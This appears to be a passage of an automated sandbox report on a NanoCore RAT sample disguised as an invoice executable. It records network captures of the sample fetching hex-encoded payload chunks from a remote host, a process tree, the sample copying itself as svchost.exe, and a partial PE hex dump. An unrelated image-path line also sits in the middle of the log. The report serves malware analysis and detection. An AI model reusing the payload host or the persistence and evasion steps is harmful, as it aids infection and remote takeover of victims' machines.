Feb 22, 2021 07:45:59.721924067 CET	4812	OUT	GET /base/95912DAC735F7FBEA8150232E35CAF73.html HTTP/1.1 Host: coroloboxorozor.com
Feb 22, 2021 07:45:59.802328110 CET	5055	IN	HTTP/1.1 200 OK Date: Mon, 22 Feb 2021 06:45:59 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=dd192f16d50cf2cdcff1b72c1147de5be1613976359; expires=Wed, 24-Mar-21 06:45:59 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Mon, 22 Feb 2021 04:01:37 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 086a15eb4f00000b2fe406b000000001 Report-To: {"max_age":604800,"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=htr9GvRNX%2BhfzBrSEHms38k5UQF1OEXK56wlVDWpPoMibQ22kO7NR4xY%2BJIO0%2Bg44Sv3%2BVADdJsjO9STkn3ooO9oOdmsQ6GBG0VuPSdq1aufJ1lv"}],"group":"cf-nel"} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6256bf58798f0b2f-AMS Data Raw: 33 32 35 32 0d 0a 3c 70 3e 54 74 68 75 6a 75 68 4d 47 68 75 54 46 68 47 6a 68 75 47 4b 68 75 6a 74 68 75 75 75 68 75 6a 4c 68 75 47 47 68 4d 46 68 75 47 75 68 4b 4c 4d 68 75 4b 74 68 4d 6a 68 4b 74 74 68 4b 74 75 68 47 4c 68 75 4c 74 68 54 4b 68 75 4d 46 68 4b 4c 4c 68 4b 4b 74 68 6a 75 68 4d 47 68 75 4b 52 68 75 6a 4c 68 52 4d 68 4d 75 68 4b 4b 52 68 6a 75 68 47 46 68 6a 54 68 4b 46 4b 68 74 6a 68 6a 4c 68 75 4b 6a 68 75 52 4b 68 4d 54 68 4c 68 75 75 4d 6 8 75 52 52 68 4b 74 68 4b 4b 46 68 4b 4b 54 68 74 74 68 54 47 68 4b 75 54 68 47 75 68 75 4b 46 68 75 46 4d 68 75 74 75 68 4c 54 68 54 6a 68 6a 54 68 4b 46 6a 68 4d 4b 68 4b 4c 4b 68 75 4d 4c 68 54 74 68 54 52 68 75 4c 68 4c 47 68 6a 6a 68 4b 4c 75 68 4b 4c 74 68 75 74 54 68 4b 75 74 68 4b 46 4d 68 75 75 46 68 4b 4c 74 68 75 4c 47 68 6a 52 68 75 74 52 68 4b 4c 54 68 75 4d 74 68 4b 4b 46 68 4d 75 68 75 52 75 68 75 74 4d 68 4b 4b 4d 68 4b 74 4d 68 75 75 74 68 75 47 68 47 54 68 54 52 68 6a 47 68 75 4d 75 68 4c 4d 68 75 75 4d 68 4c 4b 68 75 52 4c 68 4d 6a 68 75 4c 4b 68 74 4b 68 75 6a 46 68 4b 47 68 75 75 74 68 75 4b 46 68 75 6a 52 68 75 4d 4c 68 47 54 68 4b 75 54 68 75 6a 75 68 4b 75 4c 68 75 47 54 68 75 47 46 68 75 47 4c 68 47 52 68 47 4c 68 75 52 75 68 75 54 74 68 4c 54 68 4d 46 68 4b 46 52 68 4b 46 68 4b 4d 68 47 4c 68 75 52 4d 68 4d 68 75 52 54 68 75 4c 68 6a 47 68 75 47 47 68 75 74 74 68 75 75 54 68 75 47 75 68 4c 47 68 75 47 54 68 75 4b 47 68 4b 75 52 68 4b 54 74 68 75 4c 4d 68 47 68 4b 4c 68 4b 46 74 68 4b 75 6a 68 54 46 68 52 4c 68 75 74 46 68 75 54 4c 68 47 4d 68 4b 4b 68 4b 4b 54 68 75 6a 4b 68 75 47 6a 68 54 75 68 75 6a 52 68 75 Data Ascii: 3252<p>TthujuhMGhuTFhGjhuGKhujthuuuhujLhuGGhMFhuGuhKLMhuKthMjhKtthKtuhGLhuLthTKhuMFhKLLhKKthjuhMGhuKRhujLhRMhMuhKKRhjuhGFhjThKFKhtjhjLhuKjhuRKhMThLhuuMhuRRhKthKKFhKKThtthTGhKuThGuhuKFhuFMhutuhLThTjhjThKFjhMKhKLKhuMLhTthTRhuLhLGhjjhKLuhKLthutThKuthKFMhuuFhKLthuLGhjRhutRhKLThuMthKKFhMuhuRuhutMhKKMhKtMhuuthuGhGThTRhjGhuMuhLMhuuMhLKhuRLhMjhuLKhtKhujFhKGhuuthuKFhujRhuMLhGThKuThujuhKuLhuGThuGFhuGLhGRhGLhuRuhuTthLThMFhKFRhKFhKMhGLhuRMhMhuRThuLhjGhuGGhutthuuThuGuhLGhuGThuKGhKuRhKTthuLMhGhKLhKFthKujhTFhRLhutFhuTLhGMhKKhKKThujKhuGjhTuhujRhu
Feb 22, 2021 07:46:02.884833097 CET	6556	OUT	GET /base/84D1B49C9212CA5D522F0AF86A906727.html HTTP/1.1 Host: coroloboxorozor.com

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 07:46:02.953874111 CET	6558	IN	HTTP/1.1 200 OK Date: Mon, 22 Feb 2021 06:46:02 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=dea0900533435620ea8b6eeeb56d575811613976362; expires=Wed, 24-Mar-21 06:46:02 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Mon, 22 Feb 2021 04:01:39 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 086a15f7ab00000b2fbd8c8000000001 Report-To: {"max_age":604800,"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=cP%2BolFkClAC%2FvgHENRLWd2G%2Fc%2BHFVTECKw2LHMtXh6s0nuHHSmz6uaQuTfk%2FQ8Tpm9Y%2BEM%2FusdXGiJ5YDLExL2MV4RproUngVlkcx7RjXyzlQvcb"}],"group":"cf-nel"} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6256bf6c4d410b2f-AMS Data Raw: 61 36 38 0d 0a 3c 70 3e 68 75 46 52 68 46 68 75 46 75 68 46 68 6a 52 68 46 68 75 46 75 68 46 68 75 75 54 68 46 68 4d 4d 68 46 68 75 75 74 68 46 68 75 46 54 68 46 68 75 75 4b 68 46 68 75 75 6a 68 46 68 75 46 54 68 46 68 75 75 75 68 46 68 75 75 46 68 46 68 46 68 46 68 46 68 46 68 52 4b 68 46 68 75 75 47 68 46 68 75 75 46 68 46 68 52 46 68 46 68 75 46 75 68 46 68 6a 6a 68 46 68 75 75 74 68 46 68 4d 47 68 46 68 4d 52 68 46 68 4d 47 68 46 68 46 68 46 68 46 68 46 68 74 52 68 46 68 52 68 46 68 75 68 46 68 47 46 68 46 68 75 46 54 68 46 68 75 46 52 68 46 68 75 46 75 68 46 68 52 6a 68 46 68 75 46 75 68 46 68 75 75 74 68 46 68 75 75 54 68 46 68 75 46 54 68 46 68 75 75 75 68 46 68 75 75 46 68 46 68 46 68 46 68 46 68 74 4d 68 46 68 74 6a 68 46 68 74 52 68 46 68 74 6a 68 46 68 74 52 68 46 68 74 6a 68 46 68 74 52 68 46 68 46 68 46 68 6a 4b 68 46 68 75 54 68 46 68 75 68 46 68 47 4c 68 46 68 75 75 46 68 46 68 75 75 6a 68 46 68 75 46 75 68 46 68 75 75 74 68 46 68 75 75 46 68 46 68 4d 47 68 46 68 75 46 52 68 46 68 47 52 68 46 68 4d 47 68 46 68 75 46 4d 68 46 68 75 46 75 68 46 68 46 68 46 68 52 4b 68 46 68 75 75 47 68 46 68 75 75 46 68 46 68 52 46 68 46 68 75 46 75 68 46 68 6a 6a 68 46 68 75 75 74 68 46 68 4d 47 68 46 68 4d 52 68 46 68 4d 47 68 46 68 74 6a 68 46 68 75 46 46 68 46 68 75 46 52 68 46 68 75 46 52 68 46 68 46 68 46 68 46 68 46 68 47 4b 68 46 68 75 52 68 46 68 75 68 46 68 47 6a 68 46 68 75 46 75 68 46 68 75 46 4c 68 46 68 4d 47 68 46 68 75 46 52 68 46 68 6a 47 68 46 68 75 75 75 68 46 68 75 75 4b 68 46 68 75 4b 75 68 46 68 75 75 74 68 46 68 75 46 54 68 46 68 75 46 4c 68 46 Data Ascii: a68<p>huFRhFhuFuhFhjRhFhuFuhFhuuThFhMMhFhuuthFhuFThFhuuKhFhuujhFhuFThFhuuuhFhuuFhFhFhFhFhFhRKhFhuuGhFhuuFhFhRFhFhuFuhFhjjhFhuuthFhMGhFhMRhFhMGhFhFhFhFhFhtRhFhRhFhuhFhGFhFhuFThFhuFRhFhuFuhFhRjhFhuFuhFhuuthFhuuThFhuFThFhuuuhFhuuFhFhFhFhFhFhtMhFhtjhFhtRhFhtjhFhtRhFhtjhFhtRhFhFhFhjKhFhuThFhuhFhGLhFhuuFhFhuujhFhuFuhFhuuthFhuuFhFhMGhFhuFRhFhGRhFhMGhFhuFMhFhuFuhFhFhFhRKhFhuuGhFhuuFhFhRFhFhuFuhFhjjhFhuuthFhMGhFhMRhFhMGhFhtjhFhuFFhFhuFRhFhuFRhFhFhFhFhFhGKhFhuRhFhuhFhGjhFhuFuhFhuFLhFhMGhFhuFRhFhjGhFhuuuhFhuuKhFhuKuhFhuuthFhuFThFhuFLhF

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.5	49726	104.21.71.230	80	C:\Users\user\Desktop\CN-Invoice-XXXXX9808-19011143287990.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 07:45:59.300759077 CET	4602	OUT	GET /base/751448401274A413C5FF91CCBC4EFF60.html HTTP/1.1 Host: coroloboxorozor.com Connection: Keep-Alive


Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 07:45:59.399612904 CET	4604	IN	HTTP/1.1 200 OK Date: Mon, 22 Feb 2021 06:45:59 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d20f155f33323495e33d6ddb2b7b8e8001613976359; expires=Wed, 24-Mar-21 06:45:59 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Mon, 22 Feb 2021 04:01:34 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 086a15e9aa00000b638f92d000000001 Report-To: {"max_age":604800,"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=VIly4ifI1CjuX1x7xMv uvZ4ufX4povTFDMLMZ3f38OLVTs8E%2F9TLnhlNudAQjutw%2Fry87GZyZyTnJS0oWfBBpIVNmdf4SH6OzvUUeYR%2 Fb6xytam6"}],"group":"cf-nel"} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6256bf55def90b63-AMS Data Raw: 32 62 62 63 0d 0a 3c 70 3e 47 47 68 4d 46 68 75 74 74 68 46 68 4c 68 46 68 46 68 46 68 74 68 46 68 46 68 46 68 4b 54 54 68 4b 54 54 68 46 68 46 68 75 52 74 68 46 68 46 68 46 68 46 68 46 68 46 68 6a 74 68 46 68 75 4b 52 68 46 68 46 68 46 68 75 74 68 4c 75 68 75 52 6a 68 75 74 68 46 68 75 52 46 68 4d 68 4b 46 54 68 4c 4c 68 75 52 74 68 75 68 47 6a 68 4b 46 54 68 4c 4c 68 52 74 68 75 46 74 68 75 46 54 68 75 75 54 68 4c 4b 68 75 75 4b 68 75 75 74 68 75 75 75 68 75 46 4c 68 75 75 74 68 4d 47 68 75 46 4d 68 4c 4b 68 4d 4d 68 4d 47 68 75 75 46 68 75 75 46 68 75 75 75 68 75 75 6a 68 4c 4b 68 4d 52 68 75 46 75 68 4c 4b 68 75 75 74 68 75 75 47 68 75 75 46 68 4c 4b 68 75 46 54 68 75 75 46 68 4c 4b 68 6a 52 68 47 4d 68 52 4c 68 4c 4b 68 75 46 4d 68 75 75 75 68 75 46 46 68 75 46 75 68 74 6a 68 75 4c 68 75 4c 68 75 46 68 4c 6a 68 46 68 46 68 46 68 46 68 46 68 46 68 52 46 68 6a 4d 68 46 68 46 68 47 6a 68 75 68 4c 68 46 68 47 6a 68 75 74 4b 68 74 75 68 75 52 46 68 46 68 46 68 46 68 46 68 46 68 46 68 46 68 46 68 4b 4b 74 68 46 68 4c 74 68 46 68 75 75 68 75 68 52 46 68 46 68 46 68 75 46 46 68 75 46 68 46 68 46 68 6a 68 46 68 46 68 46 68 46 68 46 68 75 4d 46 68 75 4c 75 68 75 46 68 46 68 46 68 4c 4b 68 46 68 46 68 46 68 75 6a 46 68 75 46 68 46 68 46 68 46 68 46 68 75 4b 52 68 46 68 4c 4b 68 46 68 46 68 46 68 4b 68 46 68 46 68 74 68 46 68 46 68 46 68 46 68 46 68 46 68 46 68 74 68 46 68 46 68 46 Data Ascii: 2bbc<p>GGhMFhutthFhLhFhFhFhthFhFhFhKTThKTThFhFhuRthFhFhFhFhFhFhFhjthFhFhFhFhFh FhFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhFhuKRhFhFhFhuthLuhuRjhuthFhuRFhM hKFThLLhuRthuhGjhKFThLLhRthuFthuFThuuThLKhuuKhuuthuuuhuFLhuuthMGhuFMhLKhMMhMGhuuFhuuFhuuuh uujhLKhMRhuFuhLKhuuthuuGhuuFhLKhuFThuuFhLKhjRhGMhRLhLKhuFMhuuuhuFFhuFuhtjhuLhuLhuFhLjhFhFh FhFhFhFhFhRFhjMhFhFhGjhuhLhFhGjhutKhtuhuRFhFhFhFhFhFhFhFhFhKKthFhLthFhuuhuhRFhFhFhuFFhuFhF hFhjhFhFhFhFhFhFhuMFhuLuhuFhFhFhLKhFhFhFhujFhuFhFhFhFhFhuKRhFhLKhFhFhFhKhFhFhthFhFhFhFhFhF hFhthFhFhF
Feb 22, 2021 07:46:07.745496035 CET	6741	OUT	GET /base/95912DAC735F7FBEA8150232E35CAF73.html HTTP/1.1 Host: coroloboxorozor.com
Feb 22, 2021 07:46:08.022222042 CET	6742	OUT	GET /base/95912DAC735F7FBEA8150232E35CAF73.html HTTP/1.1 Host: coroloboxorozor.com
Feb 22, 2021 07:46:08.334716082 CET	6742	OUT	GET /base/95912DAC735F7FBEA8150232E35CAF73.html HTTP/1.1 Host: coroloboxorozor.com
Feb 22, 2021 07:46:11.912823915 CET	6796	IN	HTTP/1.1 200 OK Date: Mon, 22 Feb 2021 06:46:11 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d8a4f89e5db9fd7094b57d272278adacd1613976368; expires=Wed, 24-Mar-21 06:46:08 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Mon, 22 Feb 2021 04:01:37 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 086a160ef500000b6356391000000001 Report-To: {"max_age":604800,"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=ejzklZG6HnvVweS65Lf VH3s82Eppf0x1bJhpn2oi820qxgiX7E1i7UCQocAriixXoOS21o0H9gVFzDkyQkD0Wo0070AkBQma%2BH71SAChAIN nyN1X"}],"group":"cf-nel"} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6256bf918f140b63-AMS Data Raw: 33 32 35 32 0d 0a 3c 70 3e 54 74 68 75 6a 75 68 4d 47 68 75 54 46 68 47 6a 68 75 47 4b 68 75 6a 74 68 75 75 75 68 75 6a 4c 68 75 47 47 68 4d 46 68 75 47 75 68 4b 4c 4d 68 75 4b 74 68 4d 6a 68 4b 74 74 68 4b 74 75 68 47 4c 68 75 4c 74 68 54 4b 68 75 4d 46 68 4b 4c 4c 68 4b 4b 74 68 6a 75 68 4d 47 68 75 4b 52 68 75 6a 4c 68 52 4d 68 4d 75 68 4b 4b 52 68 6a 75 68 47 46 68 6a 54 68 4b 46 4b 68 74 6a 68 6a 4c 68 75 4b 6a 68 75 52 4b 68 4d 54 68 4c 68 75 75 4d 6 8 75 52 52 68 4b 74 68 4b 4b 46 68 4b 4b 54 68 74 74 68 54 47 68 4b 75 54 68 47 75 68 75 4b 46 68 75 46 4d 68 75 74 75 68 4c 54 68 54 6a 68 6a 54 68 4b 46 6a 68 4d 4b 68 4b 4c 4b 68 75 4d 4c 68 54 74 68 54 52 68 75 4c 68 4c 47 68 6a 6a 68 4b 4c 75 68 4b 4c 74 68 75 74 54 68 4b 75 74 68 4b 46 4d 68 75 75 46 68 4b 4c 74 68 75 4c 47 68 6a 52 68 75 74 52 68 4b 4c 54 68 75 4d 74 68 4b 4b 46 68 4d 75 68 75 52 75 68 75 74 4d 68 4b 4b 4d 68 4b 74 4d 68 75 75 74 68 75 47 68 47 54 68 54 52 68 6a 47 68 75 4d 75 68 4c 4d 68 75 75 4d 68 4c 4b 68 75 52 4c 68 4d 6a 68 75 4c 4b 68 74 4b 68 75 6a 46 68 4b 47 68 75 75 74 68 75 4b 46 68 75 6a 52 68 75 4d 4c 68 47 54 68 4b 75 54 68 75 6a 75 68 4b 75 4c 68 75 47 54 68 75 47 46 68 75 47 4c 68 47 52 68 47 4c 68 75 52 75 68 75 54 74 68 4c 54 68 4d 46 68 4b 46 52 68 4b 46 68 4b 4d 68 47 4c 68 75 52 4d 68 4d 68 75 52 54 68 75 4c 68 6a 47 68 75 47 47 68 75 74 74 68 75 75 54 68 75 47 75 68 4c 47 68 75 47 54 68 75 4b 47 68 4b 75 52 68 4b 54 74 68 75 4c 4d 68 47 68 4b 4c 68 4b 46 74 68 4b 75 6a 68 54 46 68 52 4c 68 75 74 46 68 75 54 4c 68 47 4d 68 4b 4b 68 4b 4b 54 68 75 6a 4b 68 75 47 6a 68 54 75 68 75 6a 52 68 75 4d 47 68 75 4d 75 Data Ascii: 3252<p>TthujuhMGhuTFhGjhuGKhujthuuuhujLhuGGhMFhuGuhKLMhuKthMjhKtthKtuhGLhuLthT KhuMFhKLLhKKthjuhMGhuKRhujLhRMhMuhKKRhjuhGFhjThKFKhtjhjLhuKjhuRKhMThLhuuMhuRRhKthKKFhKKTht thTGhKuThGuhuKFhuFMhutuhLThTjhjThKFjhMKhKLKhuMLhTthTRhuLhLGhjjhKLuhKLthutThKuthKFMhuuFhKLt huLGhjRhutRhKLThuMthKKFhMuhuRuhutMhKKMhKtMhuuthuGhGThTRhjGhuMuhLMhuuMhLKhuRLhMjhuLKhtKhujF hKGhuuthuKFhujRhuMLhGThKuThujuhKuLhuGThuGFhuGLhGRhGLhuRuhuTthLThMFhKFRhKFhKMhGLhuRMhMhuRTh uLhjGhuGGhutthuuThuGuhLGhuGThuKGhKuRhKTthuLMhGhKLhKFthKujhTFhRLhutFhuTLhGMhKKhKKThujKhuGjh TuhujRhuMGhuMu

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 07:46:22.073544025 CET	7863	OUT	GET /base/84D1B49C9212CA5D522F0AF86A906727.html HTTP/1.1 Host: coroloboxorozor.com
Feb 22, 2021 07:46:22.150278091 CET	7865	IN	HTTP/1.1 200 OK Date: Mon, 22 Feb 2021 06:46:22 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=da6c801eeade6f7b0def4839c9a77c4b81613976382; expires=Wed, 24-Mar-21 06:46:22 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Mon, 22 Feb 2021 04:01:39 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 086a16429f00000b6375246000000001 Report-To: {"max_age":604800,"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=ryBWoADTjtuhHg5oD%2BjCDj1TR6kUqYe%2BZURubDEuTPm7HmmItoa%2FWiga8j%2BTEQvtFQJG4%2Bu0yrrA7rg9KKpXP3KoK3R7B3lp3GHAKzDGY9TshZwf"}],"group":"cf-nel"} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6256bfe4384d0b63-AMS Data Raw: 61 36 38 0d 0a 3c 70 3e 68 75 46 52 68 46 68 75 46 75 68 46 68 6a 52 68 46 68 75 46 75 68 46 68 75 75 54 68 46 68 4d 4d 68 46 68 75 75 74 68 46 68 75 46 54 68 46 68 75 75 4b 68 46 68 75 75 6a 68 46 68 75 46 54 68 46 68 75 75 75 68 46 68 75 75 46 68 46 68 46 68 46 68 46 68 46 68 52 4b 68 46 68 75 75 47 68 46 68 75 75 46 68 46 68 52 46 68 46 68 75 46 75 68 46 68 6a 6a 68 46 68 75 75 74 68 46 68 4d 47 68 46 68 4d 52 68 46 68 4d 47 68 46 68 46 68 46 68 46 68 46 68 74 52 68 46 68 75 68 46 68 47 46 68 46 68 75 46 54 68 46 68 75 46 52 68 46 68 75 46 75 68 46 68 46 68 52 6a 68 46 68 75 46 75 68 46 68 75 75 74 68 46 68 75 75 54 68 46 68 75 46 54 68 46 68 75 75 75 68 46 68 75 75 46 68 46 68 46 68 46 68 46 68 74 4d 68 46 68 74 6a 68 46 68 74 52 68 46 68 74 6a 68 46 68 74 52 68 46 68 74 6a 68 46 68 74 52 68 46 68 46 68 46 68 6a 4b 68 46 68 75 54 68 46 68 75 68 46 68 47 4c 68 46 68 75 75 46 68 46 68 75 75 6a 68 46 68 75 46 75 68 46 68 75 75 74 68 46 68 75 75 46 68 46 68 4d 47 68 46 68 75 46 52 68 46 68 47 52 68 46 68 4d 47 68 46 68 75 46 4d 68 46 68 75 46 75 68 46 68 46 68 46 68 52 4b 68 46 68 75 75 47 68 46 68 75 75 46 68 46 68 52 46 68 46 68 75 46 75 68 46 68 6a 6a 68 46 68 75 75 74 68 46 68 4d 47 68 46 68 4d 52 68 46 68 4d 47 68 46 68 74 6a 68 46 68 75 46 46 68 46 68 75 46 52 68 46 68 75 46 52 68 46 68 46 68 46 68 46 68 46 68 47 4b 68 46 68 75 52 68 46 68 75 68 46 68 47 6a 68 46 68 75 46 75 68 46 68 75 46 4c 68 46 68 4d 47 68 46 68 75 46 52 68 46 68 6a 47 68 46 68 75 75 75 68 46 68 75 75 4b 68 46 68 75 4b 75 68 46 68 75 75 74 68 46 68 75 46 54 68 46 68 75 46 4c 68 46 68 75 46 74 Data Ascii: a68 huFRhFhuFuhFhjRhFhuFuhFhuuThFhMMhFhuuthFhuFThFhuuKhFhuujhFhuFThFhuuuhFhuuFhFhFhFhFhRKhFhuuGhFhuuFhFhRFhFhuFuhFhjjhFhuuthFhMGhFhMRhFhMGhFhFhFhFhtRhFhRhFhuhFhGFhFhuFThFhuFRhFhuFuhFhRjhFhuFuhFhuuthFhuuThFhuFThFhuuuhFhuuFhFhFhFhFhFhtMhFhtjhFhtRhFhtjhFhtRhFhtjhFhRhFhFhFhjKhFhuThFhuhFhGLhFhuuFhFhuujhFhuFuhFhuuthFhuuFhFhMGhFhuFRhFhGRhFhMGhFhuFMhFhuFuhFhFhFhRKhFhuuGhFhuuFhFhRFhFhuFuhFhjjhFhuuthFhMGhFhMRhFhMGhFhtjhFhuFFhFhuFRhFhuFRhFhFhFhFhFhGKhFhuRhFhuhFhGjhFhuFuhFhuFLhFhMGhFhuFRhFhjGhFhuuuhFhuuKhFhuKuhFhuuthFhuFThFhuFLhFhuFt 68

Code Manipulations

Statistics

Behavior



- CN-Invoice-XXXXX9808-190111432.
- powershell.exe
- svchost.exe
- conhost.exe
- AdvancedRun.exe
- AdvancedRun.exe
- svchost.exe
- svchost.exe
- svchost.exe
- powershell.exe
- explorer.exe
- conhost.exe
- cmd.exe
- conhost.exe
- svchost.exe
- timeout.exe
- explorer.exe
- svchost.exe
- svchost.exe
- explorer.exe
- CasPol.exe
- explorer.exe
- svchost.exe
- WerFault.exe
- svchost.exe
- WerFault.exe
- svchost.exe

- powershell.exe
- conhost.exe
- svchost.exe
- AdvancedRun.exe

Click to jump to process

System Behavior

Analysis Process: CN-Invoice-XXXXX9808-19011143287990.exe PID: 5604 Parent PID: 5776

General

Start time:	07:45:10
Start date:	22/02/2021
Path:	C:\Users\user\Desktop\CN-Invoice-XXXXX9808-19011143287990.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\CN-Invoice-XXXXX9808-19011143287990.exe'
Imagebase:	0x80000
File size:	206848 bytes
MD5 hash:	A656F522F604872E02DAEE9DBC458D9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000000.00000002.521351923.0000000003A25000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000000.00000002.521351923.0000000003A25000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000000.00000002.521351923.0000000003A25000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DC9CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DC9CF06	unknown
C:\Users\Public\Documents\FaSHxnwjRFVyhBDRxvFVzLZ	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CAEBEFF	CreateDirectoryW
C:\Users\Public\Documents\FaSHxnwjRFVyhBDRxvFVzLZ\svchost.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6CAEDD66	CopyFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\Public\Documents\FaSHxnwjRFVyhBDRxvFVzLZ\svchost.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	6CAEDD66	CopyFileW
C:\Users\user\AppData\Local\Temp\1481353f-436c-4b98-9136-3fbe69a7e8b4	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CAEBEFF	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\1481353f-436c-4b98-9136-3fbe69a7e8b4\AdvancedRun.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CAE1E60	CreateFileW
C:\Users\user\AppData\Local\Temp\1481353f-436c-4b98-9136-3fbe69a7e8b4\test.bat	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CAE1E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1481353f-436c-4b98-9136-3fbe69a7e8b4\AdvancedRun.exe	success or wait	1	6CAE6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\1481353f-436c-4b98-9136-3fbe69a7e8b4\test.bat	success or wait	1	6CAE6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\Public\Documents\FaSHxnwjRFVyhBDRxvFVzLZ\svchost.exe	0	131072	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 0f d4 b4 8a 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 6e 00 00 00 b8 02 00 00 00 00 00 1e 8c 00 00 00 20 00 00 00 a0 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 00 80 03 00 00 02 00 00 34 9f 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L................. ....0..n.............. ....@.. ....4.....@................	success or wait	2	6CAEDD66	CopyFileW
C:\Users\Public\Documents\FaSHxnwjRFVyhBDRxvFVzLZ\svchost.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]....ZoneId=0	success or wait	1	6CAEDD66	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
